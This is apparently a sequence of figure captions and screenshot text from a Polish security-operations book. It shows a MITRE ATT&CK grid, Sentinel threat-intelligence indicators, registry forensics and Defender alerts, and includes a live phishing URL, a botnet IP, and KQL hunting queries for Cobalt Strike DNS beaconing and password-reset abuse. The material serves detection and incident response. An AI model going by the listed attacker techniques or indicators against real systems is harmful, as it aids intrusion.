Inter-Process Communication (C2)	Browser Extensions (C2)	Create or Modify System Process (L2)	Deploy Container (C2)	Forced Authentication (C2)	Cloud Service Dashboard (L2)	Remote Services (C2)	Clipboard Data (C2)	Dynamic Resolution (C2)	Exfiltration Over Other Network Medium (C2)
Native API (C2)	Compromise Client Software Binary (C2)	Domain Policy Modification (C2)	Direct Volume Access (C2)	Forge Web Credentials (C2)	Cloud Storage Object Discovery (L2)	Replication Through Removable Media (C2)	Data from Cloud Storage Object (C2)	Encrypted Channel (C2)	Exfiltration Over Physical Medium (C2)
Scheduled Task/Job (C2)	Create Account (C2)	Event Triggered Execution (C2)	Execution Guardrails (C2)	Input Capture (L2)	Container and Resource Discovery (L2)	Software Deployment Tools (C2)	Data from Configuration Repository (C2)	Fallback Channels (C2)	Exfiltration Over Web Service (C2)
Shared Modules	Create or Modify System Process (L2)	Exploitation for Privilege Escalation (C2)	File and Directory Permissions Modification (C2)	Modify Authentication Process (C2)	Domain Trust Discovery (L2)	Taint Shared Content (C2)	Data from Information Repositories (C2)	Ingress Tool Transfer (C2)	Scheduled Transfer (C2)
Software Deployment Tools	Event Triggered Execution (C2)	External Remote Services (C2)	Hide Artifacts (C2)	Network Sniffing (C2)	File and Directory Discovery (L2)	Use Alternate Authentication Material (C2)	Data from Local System (C2)	Multi-Stage Channels (C2)	Transfer Data to Cloud Account (C2)
System Services (L2)	Hijack Execution Flow (C2)	Process Injection (C2)	Hijack Execution Flow (C2)	OS Credential Dumping (C2)	Group Policy Discovery (L2)	Network Service Scanning (C2)	Data from Network Shared Drive (C2)	Non-Application Layer Protocol (C2)	Proxy (C2)
User Execution (C2)	Implant Internal Image (C2)	Scheduled Task/Job (C2)	Impair Defenses (C2)	Steal Application Access Token (C2)	Network Share Discovery (L2)	Network Sniffing (C2)	Data from Removable Media (C2)	Non-Standard Port (C2)	
Windows Management Instrumentation	Modify Authentication Process (C2)	Valid Accounts (C2)	Indicator Removal on Host (C2)	Steal or Forge Kerberos Tickets (C2)	Network Sniffing (C2)	Password Policy Discovery (L2)	Data Staged (C2)	Protocol Tunneling (C2)	
			Indirect Command (C2)	Steal Web Credentials (C2)					

Rysunek 13.20. MITRE ATT&CK Navigator



Rysunek 13.21. Zrzut ekranu z konektora Threat Intelligence Platforms

Threat intelligence

Refresh Add new Add tags Delete Columns Threat intelligence workbook Guides & Feedback

396 TI alerts 2.6M TI indicators 6 TI sources

Search by name, values, description or tags

Type: All Source: All Threat Type: All Confidence: All Expiring Before: All

Name	Values	Types	Source
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging
Microsoft Identified Botnet	[network-traffic:src_ref...	Other	Microsoft Emerging

< Previous 1 - 100 Next >

Microsoft Identified Botnet

100 Confidence Alerts Other Types

Values
src_ref.value : 135.125.246.110

Tags Threat types
Botnet

Description
MSTIC HoneyPot: An attacker used a brute force attack to gain access to a service or device


Name
Microsoft Identified Botnet

Revoked Confidence
100

Source
Microsoft Emerging Threat Feed

Pattern
[network-traffic:src_ref.value =

Rysunek 13.22. Zrzut ekranu strony analizy zagrożeń w programie Microsoft Sentinel



Rysunek 13.23. Zrzut ekranu skoroszytu analizy zagrożeń

Rozdział 14. Badanie incydentu

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Yuri> Get-ItemProperty "hk\system\currentcontrolset\control\timezoneinformation"

bias : 360
DaylightBias : 4294967236
DaylightName : @tzres.dll,-161
DaylightStart : {0, 0, 3, 0...}
DynamicDaylightTimeDisabled : 0
StandardBias : 0
StandardName : @tzres.dll,-162
StandardStart : {0, 0, 11, 0...}
TimeZoneKeyName : Central Standard Time
ActiveTimeBias : 360
PSPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control\t
PSParentPath : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\system\currentcontrolset\control\
PSShildName : timezoneinformation
PSDrive : HKLM
PSProvider : Microsoft.PowerShell.Core\Registry
```


Rysunek 14.1. Użycie polecenia Get-ItemProperty w programie PowerShell

Name	Type	Data
(Default)	REG_SZ	(value not set)
DefaultGatewayMac	REG_BINARY	00 50 e8 02 91 05
Description	REG_SZ	@Hyatt_WiFi
DnsSuffix	REG_SZ	<none>
FirstNetwork	REG_SZ	@Hyatt_WiFi
ProfileGuid	REG_SZ	(B2E890D7-A070-4EDD-95B5-F2CF197DAB5E)
Source	REG_DWORD	0x00000008 (8)


Rysunek 14.2. Przeglądanie wyniku dla klucza Unmanaged

Name	Type	Data
(Default)	REG_SZ	(value not set)
Address	REG_DWORD	0x00000004 (4)
Capabilities	REG_DWORD	0x00000010 (16)
ClassGUID	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}
CompatibleIds	REG_MULTI_SZ	USBSTOR\Disk USBSTOR\RAW GenDisk
ConfigFlags	REG_DWORD	0x00000000 (0)
ContainerID	REG_SZ	{422ae5be-5d49-599c-9bf0-d80d636363d7}
DeviceDesc	REG_SZ	@disk.inf,%disk_devdesc%;Disk drive
Driver	REG_SZ	{4d36e967-e325-11ce-bfc1-08002be10318}\0011
FriendlyName	REG_SZ	USB DISK 2.0 USB Device
HardwareID	REG_MULTI_SZ	USBSTOR\Disk_____USB_DISK_2.0___DL07 USBST...
Mfg	REG_SZ	@disk.inf,%genmanufacturer%;(Standard disk drives)
Service	REG_SZ	disk

Rysunek 14.3. Kolejny przykład klucza




Rysunek 14.6. Prawdziwy przykład e-maila phishingowego, który był w stanie naruszyć bezpieczeństwo systemu



The screenshot shows the VirusTotal search interface. At the top, there is a search bar with the text "Search or scan URL, IP address, domain, or file hash". Below the search bar, a globe icon with a magnifying glass is displayed next to the text "3 engines detected this URL". To the right of the globe, the following information is listed: URL: http://nfe.correiowebmail.com.br/dhsdfhsdhdshp.php, Host: nfe.correiowebmail.com.br, and Last analysis: 2017-06-23 11:09:55 UTC. Below this information, a red badge indicates "3 / 65". At the bottom, there are three tabs: "Detection", "Details", and "Community". The "Detection" tab is selected, showing a table of detection results from three engines: BitDefender, Fortinet, and Sophos AV. Each engine has detected the URL as "Malware" or "Malicious".

Engine	Detection
BitDefender	Malware
Fortinet	Malware
Sophos AV	Malicious

Rysunek 14.7. Weryfikacja adresu URL za pomocą serwisu VirusTotal



The screenshot shows a Microsoft Defender alert titled "Suspicious use of PowerShell detected.". The alert has a severity of "High", a status of "Active", and an activity time of "04/11/22, 1...". Below the alert details, there is a section for "Alert description" with the text "Suspicious powershell script". To the right of the description, there is a link to "Copy alert JSON". Below the description, there is a section for "Affected resource" with two entries: "TargetVM" (Virtual machine) and "Microsoft Azure" (Subscription).

Severity	Status	Activity time
High	Active	04/11/22, 1...

Alert description: Suspicious powershell script

Affected resource:

- TargetVM (Virtual machine)
- Microsoft Azure (Subscription)

Rysunek 14.8. Alert dla podejrzanego skryptu PowerShella

Suspicious process executed

High
Severity

Active
Status

04/11/22, 1...
Activity time

Alert description
[Copy alert JSON](#)

Analysis of host/device data detected a suspicious SVCHOST.exe process from a path other than \ Windows\System\SVCHOST.exe. SVCHOST is a frequently used, legitimate Windows system process. Threat actors commonly try to evade detection by masquerading malicious processes as 'SVCHOST.exe' so that they blend into the list of running Windows processes.

Affected resource

TargetVM
Virtual machine

Microsoft Azure
Subscription

MITRE ATT&CK® tactics

- Defense Evasion
- Execution

Rysunek 14.10. Podejrzone wykonanie procesu

Suspicious Activity Detected

Medium
Severity

Active
Status

04/11/22, 1...
Activity time

Alert description
[Copy alert JSON](#)

Analysis of host data has detected a sequence of one or more processes running on TargetVM that have historically been associated with malicious activity. While individual commands may appear benign the alert is scored based on an aggregation of these commands. This could either be legitimate activity, or an indication of a compromised host.

Alert details

Take action

Machine Name
TargetVM

Detected by
 Microsoft

Command List
 Process was killed.
 SYSTEMINFO command was executed.
 Windows Firewall was disabled.
 PING command was executed.
 New Service was added.
 Process persisted in registry.

Rysunek 14.11. Podejrzana aktywność

Windows registry persistence method detected

Low
Severity

Active
Status

04/11/22, 1...
Activity time

Alert description

Copy alert JSON

Analysis of host data has detected an attempt to persist an executable in the Windows registry.

Affected resource

TargetVM
Virtual machine

Microsoft Azure
Subscription

MITRE ATT&CK® tactics

- Persistence

Rysunek 14.12. Utrwalanie obecności w systemie

Potential attempt to bypass AppLocker detected

High
Severity

Active
Status

04/11/22...
Activity time

Alert description

Copy alert JSON

Analysis of host/device data detected a potential attempt to bypass AppLocker restrictions, AppLocker can be configured to implement a policy that limits what executables are allowed to run on a Windows system. The command line pattern similar to that identified in this alert has been previously associated with attacker attempts to circumvent AppLocker policy by using trusted executables (allowed by AppLocker policy) to execute untrusted code. This could be legitimate activity, or an indication of a compromised host.

Affected resource


TargetVM
Virtual machine

Microsoft Azure
Subscription


MITRE ATT&CK® tactics

- Privilege Escalation
- Execution


Rysunek 14.13. Podnoszenie poziomu uprawnień




Rysunek 14.14. Dashboard obszaru roboczego usługi LA



Rysunek 14.15. Wykorzystanie Log Analytics do polowania na interesujące zdarzenia




Rysunek 14.16. Wyszukiwanie alertów generowanych przez Defender for Cloud



Rysunek 14.17. Integracja programu Defender for Cloud z narzędziem Microsoft Sentinel



Rysunek 14.18. Dashboard Hunting dla tropicieli zagrożeń

 **Cobalt Strike DNS Beaconing**

Microsoft Provider

Q -- Results

DnsEvents, VMConn Data sources

Description

Cobalt Strike is a famous Pen Test tool that is used by pen testers as well as attackers alike To compromise an environment. The query tries to detect suspicious DNS queries known from Cobalt Strike beacons. This is based out of sigma rules described here: https://github.com/Neo23x0/sigma/blob/master/rules/network/net_mal_dns_cobaltstrike.yml


Created time
9/3/2019


Query

```
let badNames = dynamic(["aaa.stage.", "post.1"]);
union isfuzzy=true
(DnsEvents
| where Name has_any (badNames)
| extend Domain = Name, SourceIP = ClientIP, RemoteIP
= todynamic(IPAddresses)
```

[View query results >](#)

Entities

 Host

 IP


Tactics

Command and Control The command and control tactic represents how adversaries communicate with systems under their control within a target network. [read more on attack.mitre.org](https://attack.mitre.org)

Run Query

View Results


Rysunek 14.19. Kwerenda beaconingu DNS Cobalt Strike'a



Multiple Password Reset by user

Microsoft Provider 1 Results AuditLogs, Security... Data sources

Description
This query will determine multiple password resets by user across multiple data sources. Account manipulation including password reset may aid adversaries in maintaining access to credentials and certain permission levels within an environment.

Rysunek 14.20. Wyniki wyszukiwania zakończone powodzeniem

```
1 let PerUserThreshold = 5;  
2 let TotalThreshold = 100;  
3 let action = dynamic(["change", "changed", "reset"]);  
4 let pword = dynamic(["password", "credentials"]);  
5 let PasswordResetMultiDataSource =  
6   (union |sfuzzy=true  
7     (//Password reset events  
8       //4723: An attempt was made to change an account's password  
9       //4724: An attempt was made to reset an accounts password  
10      SecurityEvent  
11      | where EventID in ("4723", "4724"))
```

Results Chart Add bookmark


<input type="checkbox"/>	TimeGenerated [UTC]	AccountType	TargetUserName	ResetPivot	timestamp [UTC]	Account
<input type="checkbox"/>	> 5/5/2022, 2:11:17.292 PM	PDemo...	[User]	PerUserReset	5/5/2022, 6:00:03.792 AM	PDemo...

Rysunek 14.21. Podział kwerendy i powiązane z nią wyniki

Rozdział 15. Proces odzyskiwania sprawności




Rysunek 15.3. Analiza wpływu na działalność



Rysunek 15.4. Kompletny proces tworzenia kopii zapasowej

Risk Analysis Inputs		Computed Risk Scores	
Impact Date:	M 16 Sep 2008	Risk Timeframe:	Short-term/ 0.99
Probability:	High/ 0.90	Overall Risk Impact:	High/ 0.79
Cost Impact Rating:	High/ 0.83	Risk Consequence:	High/ 0.89
Schedule Impact Rating:	High/ 0.83	Risk Priority:	High/ 0.89
Technical Impact Rating:	High/ 0.65	Risk Ranking (Ranks "Open" risks with priority > 0)	
Compliance & Oversight Impact Rating:	High/ 0.83	Rank in Program:	1 of 17
		Rank in Organization:	1 of 4
		Rank in Project:	1 of 2

Rysunek 15.5. Zrzut ekranu z programu RiskNav z wyświetlonym modelem punktacji




Rysunek 15.6. Zrzut ekranu z narzędzia IT and Cyber Risk Management, w którym zostały wyświetlone graficzne wizualizacje ryzyka procesów i aktywów, otwarte problemy, statusy problemów, oceny problemów i priorytety problemów


Rozdział 16. Zarządzanie lukami w zabezpieczeniach



Rysunek 16.1. Sześć etapów strategii zarządzania lukami w zabezpieczeniach



